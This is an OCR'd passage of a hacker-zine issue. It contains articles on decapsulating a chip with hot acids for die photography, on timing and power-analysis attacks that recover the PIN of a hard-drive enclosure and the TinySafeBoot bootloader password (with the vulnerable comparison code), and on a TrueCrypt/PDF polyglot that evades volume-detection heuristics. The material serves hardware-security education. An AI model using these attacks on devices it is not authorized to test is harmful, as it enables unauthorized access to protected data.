


Figure 7: This is one photo of 1,475 that I took of the Clipper Chip.

yellowed skin.[15]

So now that you know better than to stick your fingers into the beaker of acid, use tweezers to carefully lift the die out of the acid and drop it into a second beaker of acetone. This beaker–the acetone beaker–goes into the ultrasonic bath for a few minutes. At this point the die will be partially exposed with a bit of gunk remaining, but sometimes larger chips will still be covered.

For best quality, the HNO_3 should be repeated until very little of the gunk is left, then a bath of only H_2SO_4 will clean off the last bits before photography.

These two acids are very different chemicals, and you will find that the H_2SO_4 bath behaves nothing like the HNO_3 baths you've previously given the chip. H_2SO_4 has a much higher boiling point than HNO_3, but it's also effective against the chip packaging well beneath its boiling point. You will also see that instead of flaking off the packaging, H_2SO_4 dissolves it, taking on an ink-black color through which you won't be able to see the sample.

After the final H_2SO_4 bath, give the chip one last trip through the ultrasonic cleaner and then it will be ready to photograph.

9.3 Photographic Equipment

Now that you've got an exposed die, it's time to photograph it. For this you will need a metallurgical microscope, meaning one that gives an image by reflected rather than transmitted light.

Microscope slides work for samples, but they aren't really necessary, because no light comes up from the bottom of a metallurgical microscope anyways. Small sample boxes with a sticky surface are handier, as they are less likely to be damaged in a fall than a case full of glass microscope slides.

For photographing your chip, you can either get a microscope camera or an adapter for a DSLR. Each of these has its advantages, but the microscope cameras are very often just cheap webcams with awkward Windows-only software, so I go the DSLR route. Through either sort of camera, you can take individual photos like the one in Figure 7.

[15]Here's a handy rhyme to remember safety:

> *Johnny was a Chemist's Son,*
> *but Johnny is No More.*
> *What Johnny thought was* H_2O*,*
> *was* H_2SO_4*!*

9.4 Photographic Procedure

Whichever sort of camera you use, you won't be able to fit the entire chip into your field of view. In order to get an image of the whole chip, you must first photograph it piecemeal, then stitch those photos together with panorama software.[16]

Begin at a known corner of the chip and take a series of photographs while moving in the same direction and keeping the top layer of your sample in focus. Each photograph should overlap by roughly a third its contents with the image before and after it, as well as those on adjacent rows. Once a row has been completed, move on to the next row and move back in the opposite direction.

Once you have a complete set of photos, load them in Hugin on a machine with plenty of RAM. Hugin is a GUI frontend to panorama utilities, and it allows you to correct mistakes made by those tools if there aren't too many of them.

Hugin will do its best to align the pictures for you, and its result is either a near-perfect rendering or a misshapen mess. If the mess is from a minor mistake, you can correct it, but for serious errors such as insufficient overlap or bad focus, you will need to do a new photography session. With plenty of overlap, it sometimes is enough to simple delete the offending photographs and let the others fill in that part of the image.

Figure 8 shows the complete, but reduced resolution, die photograph that I took of the Clipper Chip. This was built from 1,475 surface photographs that were stitched together by Hugin.

9.5 Further Reading

While you should get a proper chemistry education for its own sake, textbooks on chemistry as written for chemists don't cover these sorts of procedures. Instead, you should pick up books on Failure Analysis, which can double as coffee table books for their nifty photographs of disassembled electronics.

After mastering surface photography, there are all sorts of avenues for continuing your new hobby. Using polishing equipment or hydrofluoric acid, you can remove the layers of the chip in order to photograph its internals. The neighbors at the Visual6502 project took this so far as to work backward from photographs to a working gate-level simulation in Javascript!

Additionally, you can decap a chip while it's still functional to provide for invasive or semi-invasive attacks. For invasive attacks, take a look at Chris Tarnovsky's lectures, as he's an absolute master at sticking probe needles into a die in order to extract firmware. Dr. Sergei Skorobogatov's Ph.D. thesis describes a dozen tricks for semi-invasively shining lasers into chips in order to extract their secrets, while Dmitry Nedospasov's upcoming thesis is also expected to be nifty.

Neighborly thanks are due to Andrew Righter and everyone who was polite enough not to yell at me for the die photos that I posted with improper exposure or incomplete decapsulation.

Cheers from Samland,

—Travis

[16] For fancy things like recovering gates in delayered chips, more sophisticated software is needed, but panorama software suffices when only the top layer is being photographed.




Figure 8: This is the complete die photograph of the Clipper Chip at reduced resolution.

10 Forget Not the Humble Timing Attack

by Colin O'Flynn

Judge not your neighbour's creation, as you know not under what circumstances they were created. And as we exploit the creations of those less fortunate than us, those that were forced to work under conditions of shipping deadlines or unreasonable managers, we give thanks to their humble offering of naïve security implementations.

For when these poor lost souls aim to protect a device using a password or PIN, they may choose to perform a simple comparison such as the following.

```
int password_loop(void){
  unsigned char master_password[6];
  unsigned char user_password[6];

  read_master_password_from_storage(master_password);
  wait_for_pin_entry(user_password);

  for (int i = 0; i < 6; i++){
    if (master_password[i] != user_password[i]){
      return 0;
    }
  }
  return 1;
}
```

Which everyone knows are subject to timing attacks. Such attacks can be thwarted of course by comparing a hash of the password instead of the actual password, but simple devices or small codes such as bootloaders may skip such an operation to save space.

10.1 A PIN-Protected Hard Drive

Let's look at a PIN-protected hard drive enclosure, which the vendor describes as a "portable security enclosure with 6 digit password." This enclosure formats the hard drive into two partitions, the Public partition and the secured Vault partition. The security of the Vault is entirely given by sacrilegious changes to the partition table, such that if you remove the hard disk from the enclosure and plug into a computer the OS won't recognize the disk, thinking it tainted. The data itself is still there however.

The PCB contains four ICs of particular interest: a Marvell 88SA8040 Parallel ATA to Serial ATA bridge, a JMicron JM20335 USB to PATA bridge, a WareMax WM3028A (no public information), and a SST 39VF010 flash chip connected to the WM3028A. There's also a number of discrete logic gates including two 74HCT08D AND devices and one 74HC00D NAND device. These logic gates are used to multiplex multiple parts from apparently limited IO pins of the WM3028A. It would appear that the system passes the Parallel ATA data through the WM3028A chip, which is presumably some microcontroller-based system responsible for fixing reads of the partition table once the correct password is put in.

The use of discrete logic chips for multiplexing IO lines ultimately makes our life easier. In particular one of the 74HCT08D chips, U10, provides us with a measurement point for determining when the password has failed the internal test.

Pin 3 of the switch is the multiplexing pattern from the microcontroller. Remember we must determine when the microcontroller has read the pin, not simply when the user pushed the pin. Knowing that this button was pressed, and thus caused the 'Wrong PIN' LED to come on, we can measure the time between when the microcontroller has read in the entire PIN and when the LED goes on.

We then break the system one digit at a time by measuring the time after the last button is pressed. First we enter 0-6-6-6-6-6, then 1-6-6-6-6-6, 2-6-6-6-6-6, etc. The delay between reading the button press and




Figure 9: Pin-Protected Hard Disk

displaying the LED will be shortest if the first digit is wrong, longer if the first digit is right. A moving-picture version of this is available on the intertubes.[17]

An example of the oscilloscope capture of this is shown in Figure 10, where the correct password is 1-2-3-4-5-6. Note the jump in time delay between 0-6-6-6-6-6 and 1-6-6-6-6-6. This continues for each correct digit. Thus for a 6-digit pin, we guess only a worst case of $10 * 6 = 60$ options, instead of the million that would be required for brute-forcing the full pin.

10.2 TinySafeBoot for the Atmega328P

But what if the clever developer decided to not tell the user when they've entered a wrong password? A security-conscious bootloader might wish to avoid being vulnerable to timing attacks, but is attempting to avoid adding hash code for size reasons. An example of this is pulled from a real bootloader which has a password feature. When a wrong password is entered jumps into an endless loop, effectively avoiding providing information that would be useful for a timing attack.

In particular, let's take a look at TinySafeBoot, which is a very small bootloader for most AVR microcontrollers.[18] This wonderful bootloader has many features, such as using a single IO pin, auto-calibrating baud rate, and automatically build a bootloader image for you. And, as already mentioned, it contains a password feature.

But compare the measurements of the power signatures shown in Figure 11, which is the bootloader running on an AtMega328P. The correct password is `{0x61, 0x52, 0x77, 0x6A, 0x73}`. If we measure the power consumption of the device, we observe clear differences between the correct and incorrect guesses. This can be done by using a resistor in-line with the microcontroller power supply, such as by lifting a TFQP package pin.

The code for the password feature looks as in the following listing. Note when you receive an incorrect

[17] `http://tinyurl.com/pintiming`

[18] You can find more information about this bootloader at `http://jtxp.org/tech/tinysafeboot_en.htm`.




Figure 10: Timing Results




Figure 11: Power Analysis. Above is a correct guess, Below is incorrect.

character the system jumps into an infinite loop at the `chpwl` label, meaning a reset is required to try another password.

```
CheckPW:
chpw1:
        lpm tmp3, z+                    ; load character from Flash
        cpi tmp3, 255                   ; byte value (255) indicates
        breq chpwx                      ; end of password -> exit
        rcall Receivebyte               ; else receive next character
chpw2:
        cp tmp3, tmp1                   ; compare with password
        breq chpw1                      ; if equal check next character
        cpi tmp1, 0                     ; or was it 0 (emergency erase)
chpwl:  brne chpwl                      ; if not, loop infinitely
        rcall RequestConfirmation       ; if yes, request confirm
        brts chpa                       ; not confirmed, leave
        rcall RequestConfirmation       ; request 2nd confirm
        brts chpa                       ; cannot be mistake now
        rcall EmergencyErase            ; go, emergency erase!
        rjmp Mainloop
chpa:
        rjmp APPJUMP                    ; start application
chpwx:
;       rjmp SendDeviceInfo             ; go on to SendDeviceInfo
```

We can immediately see the jump to the infinite loop in the power trace! It happens as soon as the device receives an incorrect character of the password. Thus despite the original timing attack failing, with a tiny bit of effort we again find ourselves easily guessing the password.




Figure 12: Tapping VCC for Power Analysis

Measuring the power consumption of the microcontroller requires you to insert a resistor into the power supply rail. Basically, this requires you to perform the schematic as shown in Figure 12. Note you can insert it either into the VCC or the GND rail. It may be that the GND rail is cleaner for example, or it may be that it's easier to physically get at the VCC pin on your device.


For a regular oscilloscope you may need to build a Low Noise Amplifier (LNA) or Differential Probe. I've got some details of that in my previous talk and whitepaper.[19] You can expect to make a probe for a pretty low cost, so it's a worthwhile investment!

In terms of physically pulling this off, the easiest option is if you build a breadboard circuit with the AVR and a resistor inserted in the power line. Be sure you have lots of decoupling after the resistor, which will give you a much cleaner signal. If you're looking to use an existing board, you can make a 'cheater' socket with a resistor inline, as in Fig B, which was designed for an Arudino board.

Real devices are likely to be SMD. If you're attacking a TQFP package, you might find it easiest to lift a lead and insert a 0603 or 0402 resistor inline with the power pin. You might wish to find a friendly neighbour with a steady hand and a stereo microscope for this if you aren't of strong faith in your soldering!

Thus when attacking embedded systems, the timing attacks often present a practical entry method. Be sure to carefully inspect the system to determine the 'correct' measurement you need to use, such as measuring the point in time when the microcontroller reads an I/O pin, not simply when an external event happens.


When designing embedded systems, store the hash of the users password, lest ye be embarrassed by breaks in your device.



[19] http://newae.com/blackhat

11 This Encrypted Volume is also a PDF; or, A Polyglot Trick for Bypassing TrueCrypt Volume Detection

by Ange Albertini



In this article I will show you a nifty way to make a PDF that is also a valid TrueCrypt encrypted volume. This *Truecryption* trick draws on *Angecryption* from PoC||GTFO 03:11, so if you missed it you can go back in PoC-time now or later, and enjoy even more common file format schizophrenia!

11.1 What is TrueCrypt?

If you open a TrueCrypt container in a hex editor, you'll see that, unlike many binary formats, it looks like entirely random bytes. It does in fact have a header that starts with the magic signature string `TRUE` at file offset `0x40`, but this header is stored encrypted, and thus you can't spot it offhand. To decrypt the header, one needs both the correct password and the hopefully random salt that is stored in the bytes 0-63, just before the encrypted header.

So, a TrueCrypt file starts with 64 bytes of randomness, used as salt to derive the *header key* from the password. This key is used to decrypt the header. If the result of the decryption starts with `TRUE`, then it means the password was correct, and the now decrypted header is parsed further. In particular, this header contains *volume keys*, which are, in turn, used to encrypt/decrypt the blocks and sectors of the encrypted drive.

Importantly, the salt itself is only used to decrypt the header. This is to defend against rainbow table-like precomputing attacks.

Let's start with an existing TrueCrypt volume file for which we know the password. We are not going to change its actual contents or the header's plaintext, but we are going to re-encrypt the header so that the whole becomes a valid PDF file while remaining a valid TrueCrypt volume as well.

Because the salt is supposed to be random, it can be anything we choose. In particular, it can double as any other file format's header. Using the original salt and password, we can decrypt the header. By choosing a new salt—which starts with the header of our new binary target—we derive new keys, and can thus re-encrypt the header to match our new salt.

So, our new file contains the new salt, the re-encrypted header, and the original data sectors of the TrueCrypt container. But where will the new PDF binary content go?

For merging in the new content, we are going to use the trick that the readers of *Angecryption*, PoC‖GTFO 03:11, must have guessed already. As we showed there, in many binary formats such as PDF, PNG, etc., it is possible to reserve a big chunk of space filled with dummy data right after the format's header, and have the binary format's interpreters simply skip over that chunk. This is exactly what we are going to do: all of the TrueCrypt volume data would go into the dummy chunk, followed by the new binary content.

If we want a valid binary file to be a TrueCrypt polyglot, we must fit its header and the declaration for the dummy chunk within 64 bytes, the size of the salt. For *Angecryption*, we managed with only 16 bytes to play with, so having 64 bytes almost feels like sinful and exuberant waste.

11.2 An elegant PDF integration

So far, our PDF/TrueCrypt polyglot looks like no contest. To add a bit of challenge, let's make it with standard PDF-making tools alone. We'll ask `pdflatex(1)` nicely to include the TrueCrypt volume into our polyglot.

Specifically, we'll create a dummy stream object directly inside the document, using the following `pdflatex` commands:

```
\begingroup
  \pdfcompresslevel=0\relax
    \immediate\pdfobj stream
        file {pocorgtfo/truecryption/volume}
\endgroup
```

The bytes between the start of the resulting PDF file and our object that contains the TrueCrypt container will depend on the PDF version and its corresponding structure. Luckily, the size of this PDF head-matter data is typically around `0x20`, well below `0x40`. Plenty of legroom on this polyglot flight!

So our PDF will start with its usual header, followed by this standard stream object we created to play the role of a dummy buffer for the TrueCrypt data. We now need to readjust the contents of this buffer so that the encrypted TrueCrypt header matches its salt, which contains the PDF header, and we then get a standard PDF that is also a TrueCrypt container.

11.3 Conclusion

This technique can naturally be applied to any other file format where we can fit the header and a dummy space allocation within its first 64 bytes, the size of TrueCrypt's initial salt.

Moreover, inserting your encrypted volume into a valid file—while keeping it usable—also has the benefit of putting it under the radar of typical TrueCrypt detection heuristics. These heuristics rely on encrypted TrueCrypt volumes having a round file size, uniformly high entropy, and no known header present. Our method breaks all of these heuristics, and, on top of that, leaves the original document perfectly valid and plausibly deniable.[20]

[20] *Of course, this advice is legally worth exactly what you paid for it, and likely less. No warranty intended or implied, void where prohibited by law, etc., etc., etc. Not endorsed by any lawyers real, imaginary, or played-on-TV, but may be considered "digital cyber-bullets" by some. You may be called a merchant of digital cyber-polyglot death, too—you have been warned!* –PML

12 How to Manually Attach a File to a PDF


by Ange Albertini

If you followed the PoC||GTFO's March of the Polyglots to date, you may have noticed that until now the feelies were added in a dummy object at the end of the PDF document. That method kept `unzip(1)` happy, and Adobe PDF tools were none the wiser.

Yet Adobe in its wisdom created its own way of attaching files to a PDF!

> One of the great features of PDF is its ability to carry attached files, just as e-mail messages can carry attached files. Any kind of file, and any number of files, can be sucked into a PDF file. These are held internal to PDF as "stream" objects, one of the basic 8 object types from which all PDF content is built (numbers, arrays, strings, true, false, names, dictionaries and streams). Streams start with a dictionary object but then carry along an arbitrarily long sequence of arbitrary 8-bit bytes. Stream objects meet the generic description for disk files quite well.
>
> —Jim King at Adobe

So, dear reader, prepare to be sucked in into PDF feature(creep) greatness![21]



Of course, we could use Adobe software to attach the feelies, but this is not the Way of the PoC. Instead, we'll use our trusty `pdflatex(1)`.

